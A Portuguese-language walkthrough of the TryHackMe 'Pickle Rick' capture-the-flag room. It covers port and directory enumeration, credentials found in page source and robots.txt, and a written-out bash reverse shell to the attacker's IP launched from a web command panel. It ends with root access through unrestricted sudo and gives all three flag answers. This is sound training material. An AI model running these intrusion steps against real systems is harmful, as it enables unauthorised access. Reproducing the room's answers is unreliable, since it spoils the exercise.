


# Pickle Rick







Created	@September 17, 2025 2:14 PM
Conteúdos	
Plataforma	TryHackMe
Início	@September 17, 2025
Fim	@September 17, 2025

Learn > Pickle Rick



## Pickle Rick

A Rick and Morty CTF. Help turn Rick back into a human!

 30 min  296.102 


Ao inicializarmos a máquina, realizamos um enumeração de portas por meio do NMAP no IP alvo (10.201.87.108).

```
nmap -T4 -F --open 10.201.87.108
```

Analisando o resultado do comando, percebe-se que a máquina alvo está rodando um servidor HTTP na porta 80:

```
(kvothe@Viper)-[~]  
$ nmap -T4 -F --open 10.201.87.108  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 14:33 -03  
Nmap scan report for 10.201.87.108  
Host is up (0.29s latency).  
Not shown: 98 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
```

Ao colocar o IP alvo no navegador obtemos o seguinte:



Se analisarmos o código fonte dessa página, obteremos o nome de usuário que será usado futuramente para acessar o sistema.



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <title>Rick is sup4r cool</title>
5 <meta charset="utf-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="assets/bootstrap.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 <style>
11 .jumbotron {
12   background-image: url("assets/rickandmorty.jpeg");
13   background-size: cover;
14   height: 340px;
15 }
16 </style>
17 </head>
18 <body>
19
20 <div class="container">
21 <div class="jumbotron"></div>
22 <h1>Help Morty!</h1></div>
23 <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
24 <p>I need you to <b>BURRRRRRRRR</b>...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25 I have no idea what the <b>BURRRRRRRRR</b>, password was! Help Morty, Help!</p></div>
26 </div>
27
28 <!--
29 Note to self, remember username!
30 Username: RickRu13s
31 -->
32
33 -->
34
35
36 </body>
37 </html>
38
```

Dessa forma, realizamos uma enumeração de diretórios do servidor web para descobrir end-points ocultos, por meio do comando abaixo.

```
gobuster dir -u http://10.201.1.243 -w /usr/share/wordlists/dirb/common.txt -t 50 -x .php,.txt,.js
```

- **-t 50** → Aumenta o número de threads do gobuster para 50, aumentando a velocidade da enumeração de diretórios;
- A wordlist usada foi a common.txt do Kali Linux;
- **-x .php,.txt,.js** → Testa os end-points contidos na wordlist com as extensões especificadas.


O resultado nos mostrou vários end-points, em particular o end-point **/login.php**, indicando que o servidor roda PHP.

```

(kvothe@Viper)-[~/offsec/ctfs/tryhackme/rootme/gobuster]
$ gobuster dir -u http://10.201.1.243 -w /usr/share/wordlists/dirb/common.txt -t 50 -x .php,.txt,.js
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.201.1.243
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,js
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta.txt (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htpasswd.js (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/.hta.js (Status: 403) [Size: 277]
/.htaccess.txt (Status: 403) [Size: 277]
/.hta (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/.htaccess.php (Status: 403) [Size: 277]
/.hta.php (Status: 403) [Size: 277]
/.htaccess.js (Status: 403) [Size: 277]
/.htpasswd.txt (Status: 403) [Size: 277]
/assets (Status: 301) [Size: 313] [--> http://10.201.1.243/assets/]
/denied.php (Status: 302) [Size: 0] [--> /login.php]
/index.html (Status: 200) [Size: 1062]
/login.php (Status: 200) [Size: 882]
/portal.php (Status: 302) [Size: 0] [--> /login.php]
/robots.txt (Status: 200) [Size: 17]
/robots.txt (Status: 200) [Size: 17]
/server-status (Status: 403) [Size: 277]
Progress: 18456 / 18460 (99.98%)
=====
Finished
=====

```


Ao acessar o end-point `/login.php` no navegador, acessamos a página abaixo.




Agora, precisamos de credenciais para conseguir acessar o sistema. Já possuímos o usuário **R1ckRu13s**, porém precisamos da senha. A senha pode ser obtida analisando o end-point `/robots.txt`, o qual é um arquivo que indica quais páginas os navegadores não devem indexar.



Agora, podemos realizar o login no sistema usando o usuário **R1ckRu13s** e a senha *Wubbalubbadubdub*.




Ao realizar o login, somos direcionados para a página abaixo.



Analisando o resultado ao digitar o comando `ls` no Command Panel, percebemos que os comando estão sendo executados em um terminal. Porém, ao tentar executar o comando `cat` com qualquer arquivo, recebemos uma mensagem indicando que esse comando não está habilitado. Portanto, precisamos fazer um reverse shell para obter acesso direto à máquina.





Para executar o reverse shell, executamos o comando `nc -l -v -n -p 1234` no terminal e o comando `/bin/bash -c 'bash -i >& /dev/tcp/10.21.3.46/1234 0>&1'` no Command Pannel no navegador. Assim, obtivemos acesso à máquina.

```
(kvothe@Viper)~[~]
$ nc -l -v -n -p 1234
listening on [any] 1234 ...
connect to [10.21.3.46] from (UNKNOWN) [10.201.87.108] 39506
bash: cannot set terminal process group (1001): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-201-87-108:/var/www/html$
```

Agora, podemos dar um `cat Sup3rS3cretPickl3Ingred.txt` para obter a primeira key.

```
www-data@ip-10-201-87-108:/var/www/html$ ls
ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
www-data@ip-10-201-87-108:/var/www/html$ cat Sup3rS3cretPickl3Ingred.txt
cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
www-data@ip-10-201-87-108:/var/www/html$
```

Em seguida, executamos o comando `cat clue.txt` e obtivemos a dica abaixo:

```
www-data@ip-10-201-87-108:/var/www/html$ cat clue.txt
cat clue.txt
Look around the file system for the other ingredient.
www-data@ip-10-201-87-108:/var/www/html$
```

Dessa maneira, procuramos a segunda key nos arquivos do sistemas e a achamos no diretório `/home/rick/second ingredients`.

```

www-data@ip-10-201-87-108:/home$ ls
ls
rick
ubuntu
www-data@ip-10-201-87-108:/home$ cd rick
cd rick
www-data@ip-10-201-87-108:/home/rick$ ls
ls
second ingredients
www-data@ip-10-201-87-108:/home/rick$ cat "second ingredients"
cat "second ingredients"
1 jerry tear
www-data@ip-10-201-87-108:/home/rick$

```

Agora, precisamos encontrar a última key. Para isso, precisaremos escalar privilégios na máquina e obter acesso de root. Com esse objetivo em mente, executamos o comando `sudo -l`, para descobrir quais programas podemos executar com privilégio de root. O resultado nos indica que podemos executar o que bem quisermos com permissão do root.

```

www-data@ip-10-201-87-108:/home/rick$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-201-87-108:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-201-87-108:
    (ALL) NOPASSWD: ALL

```

Então, basta executarmos o comando `sudo -i` para abrirmos um shell com privilégios de root. Em seguida navegamos para o diretório `/root` e obtivemos a última key com o comando `cat 3rd.txt`.

```
www-data@ip-10-201-87-108:/$ sudo -i
sudo -i
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
```

Learn > Pickle Rick



## Pickle Rick

A Rick and Morty CTF. Help turn Rick back into a human!



30 min



296.102

